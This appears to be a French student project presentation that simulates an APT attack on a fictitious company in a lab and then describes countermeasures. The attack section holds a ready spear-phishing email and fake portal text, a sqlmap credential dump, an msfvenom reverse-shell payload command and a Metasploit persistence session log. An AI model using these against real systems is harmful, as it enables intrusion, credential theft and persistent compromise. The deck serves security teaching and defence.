

# Simulation d'une attaque APT et mise en place des contre-mesures

Réalisé par : Ilias BELHARDA

Sous la supervision de : M. Othmane Cherqi et M. Younese Saadni

École : ESIN

Année académique : 2024/2025

00:00:51:13




SYSTEM  
HACKED




# Sommaire

- Contexte
- Objectif du projet
- Conception de l'infrastructure de test
- Simulation de l'attaque APT
- Mises en place des contre mesures
- Résultats et recommandations
- Conclusion



# Contexte **GENERAL**

Les attaques APT



# Pourquoi la cybersécurité est-elle devenue essentielle ?

- Forte dépendance des entreprises aux systèmes informatiques
- Risques financiers, réputationnels et opérationnels en cas d'attaque
- Manque de préparation face aux menaces évolutives





# C'est quoi une apt attaque?



- Attaques ciblées, sophistiquées et persistantes
- Avec l'objectif de faire une infiltration discrète et exfiltration de données sur le long terme

# Quelques exemples célèbres d'APT

- APT28 est un groupe de hackers russes très actif depuis 2007, spécialisé dans l'espionnage politique.
- Lazarus Group est un groupe de hackers nord-coréen actif depuis 2009, connu pour ses attaques financières et politiques.
- Stuxnet est un malware sophistiqué découvert en 2010, créé pour saboter les installations nucléaires iraniennes.



**APT28**




**Lazarus Group**




**Stuxnet**

# Objectif du projet



- > Construire une entreprise fictive
- > Simuler une attaque APT réaliste
- > Mettre en place les contre-mesures

# Conception de l'infrastructur e de test



Entreprise cible simulée – iliasTechnologies



Windows 10



Windows Server

**ilias**  
Technologies





Fichier partagé



Ubuntu

# Architecture réseau



# Les différentes phases de l'attaque APT

**Advanced Persistent Threat**





# Bienvenue chez Ilias Technologies

Votre partenaire en développement web sécurisé

## Connexion

Nom d'utilisateur

Mot de passe

Se connecter

## Nos Services

- Développement d'applications web personnalisées
- Audits de sécurité informatique




# Phase 1 : Reconnaissance



Découverte du réseau :  
scan des hôtes et ports  
(ex. Nmap, port 445)



OSINT : collecte d'infos  
via site web, adresses  
mail, noms internes



Enumération SMB :  
enum4linux pour lister  
utilisateurs/domaines



# Phase 2 : Spear Phishing

**[ACTION REQUISE] Mise à jour de sécurité de votre compte IliasTech**

Bonjour Chihab,

Nous avons récemment détecté une activité inhabituelle sur votre compte professionnel IliasTech.

Par mesure de sécurité, nous vous demandons de vous reconnecter afin de valider votre identité et éviter toute interruption de service.

[Vérifier mon compte](#)

Si vous ne procédez pas à cette vérification dans les prochaines 24 heures, votre accès sera temporairement suspendu.

Cordialement,  
L'équipe IT – IliasTech Solutions  
support@ilias.local

Ce message est confidentiel. Si vous n'êtes pas le destinataire, merci de supprimer cet email.



ILIASTECH - Portail Employés

Connexion sécurisée

Veuillez entrer vos identifiants employés pour accéder à votre espace personnel.

Nom d'utilisateur employé :

Mot de passe :



- Ciblage OSINT des employés via site web et adresses mails
- Envoi d'un faux e-mail professionnel incitant à la connexion
- Récupération des identifiants via un faux portail de connexion





## Ciblage d'un champ vulnérable



# Utilisation de l'outil SQLMap pour automatiser l'injection Extraction de la base de données



# Phase 3 : SQLi

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.10.11/vuln_site/login.php" --data="username=adm
in&password=test" --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[+] Starting at 192.168.10.11:8080/2005-05-19/, type: password, younese
database: vuln_site
Table: users
[3 entries]
+---+---+---+---+
| id | role | password | username |
+---+---+---+---+
| 1  | admin | pass123 | ilias    |
| 2  | user  | pass456 | chihab   |
| 3  | user  | pass789 | younese  |
+---+---+---+---+

[12:59:14] [INFO] table 'vuln_site.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.10.11/dump/vuln_site/users.csv'
[12:59:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.10.11'
```

# Phase 4 :

## Exploitation des identifiants récupérés

```
(kali㉿kali)-[~]
$ smbclient -L //192.168.10.11 -U chihab
Password for [WORKGROUP\chihab]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

01

Test d'authentification via smbclient

02

Connexion SMB échouée

03

Accès restreint par les règles de groupe ou de domaine

# Phase 5:

## Mise en place d'une persistance

### Génération du payload


```
(kali㉿kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.12 LPORT=4444 -f exe -o access.exe
```

- Prise de contrôle avec Meterpreter
- Ajout d'une persistante



```
exploit(windows/local/persistence) > use exploit/multi/handler
[*] Using configured payload/windows/meterpreter/reverse_tcp
[*] msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
[*] msf exploit(multi/handler) > set LHOST 192.168.10.12
LHOST => 192.168.10.12
[*] msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
[*] msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.10.12:4444
[*] Sending stage (177734 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.11:64803) at 2025-05-19 20:46:19 -0400

meterpreter > background
[*] Backgrounding session 1...
[*] msf exploit(multi/handler) > use exploit/windows/local/persistence
[*] [*] Using configured payload/windows/meterpreter/reverse_tcp
[*] msf exploit(windows/local/persistence) > set SESSION 1
SESSION => 1
[*] msf exploit(windows/local/persistence) > set LHOST 192.168.10.12
LHOST => 192.168.10.12
[*] msf exploit(windows/local/persistence) > set LPORT 4444
LPORT => 4444
[*] msf exploit(windows/local/persistence) > set STARTUP User
STARTUP => USER
[*] msf exploit(windows/local/persistence) > run
[*] Running persistent module against DESKTOP-BFCLSI A via session ID: 1
[*] Persistent VBS script written on DESKTOP-BFCLSI A to C:\Users\WINDOW-1\AppData\Local\Temp\kYyMFGzAfley.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\qUpFzyVQ
[*] Installed autorun on DESKTOP-BFCLSI A as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\qUpFzyVQ
[*] Clean up Meterpreter RC file: /home/kali/.msf4/logs/persistence/DESKTOP-BFCLSI A_20250519_4812/DESKTOP-BFCLSI A_20250519_4812.rc
[*] exploit(windows/local/persistence) >
```

### Mail piégé envoyé à l'utilisateur cible



# Phase 6 : Mouvement latéral



## Préparation de l'attaque avec Responder

→ Lancement de l'outil pour capturer les authentifications réseau

## Envoi d'un e-mail malveillant via Meterpreter

→ Utilisation du compte compromis de Chihab pour piéger Ilias

## Récupération du hash NTLMv2

→ Résultat affiché après  
interception via Responder

# Déchiffrement avec Hashcat

→ Conversion du hash en mot de passe lisible



# Phase 7 :

## Enumération SMB et extraction de fichiers sensibles

```
(kali㉿kali)-[~/mnt/partage]
$ cat credentials.txt.txt
Identifiant: admin@ilias.local
Mot de passe: Password123!

(kali㉿kali)-[~/mnt/partage]
$ cat liste_clients.csv
Nom, Prenom, email, téléphone
Belhrda, Ilias, b.ilias@ilias.local, 0601010101
Alui, Chihab, a.chihab@ilias.local, 0602020202
Chin, Mehdi, c.mehdi@ilias.local, 0630303030
Cherq, Othman, c.othman@ilias.local, 0604040404
Saad, Younes, s.younes@ilias.local, 0605050505
```

Phase  
7

01. Exploration des  
partages SMB  
avec smbclient


02. Accès à des  
fichiers sensibles:

# Partie Defense





# Contre-mesures réseau mises en place



Blocage du protocole ICMP

Empêche la détection des hôtes via ping (Nmap -sn)


Protection contre les attaques de type LLMNR/NBT-NS Spoofing  
Empêche la capture de hachages NTLM par des outils comme Responder



Désactivé privadel LLMNR et NBT-NS technologies.

# Sécurisation des fichiers partagés

- Mise en place de droits NTFS restrictifs
- Seuls les administrateurs ont accès au dossier secret-file
- Test réalisé depuis un compte standard pour valider la restriction



# Contre-mesures anti-phishing

- Désactiver l'exécution des fichiers .exe téléchargés depuis Internet
- Sensibilisation des employés à travers des campagnes internes de simulation de phishing



# Détection des activités malveillantes

- Surveillance des événements grâce à
  - Sysmon : collecte des événements système détaillés
  - Winlogbeat : transfert des logs vers Wazuh
  - Wazuh : corrélation, alertes et visualisation centralisée
- Corrélation avec la base MITRE ATT&CK
  - Identification des techniques (TTPs) utilisées par les attaquants



# Prévention des attaques réseau

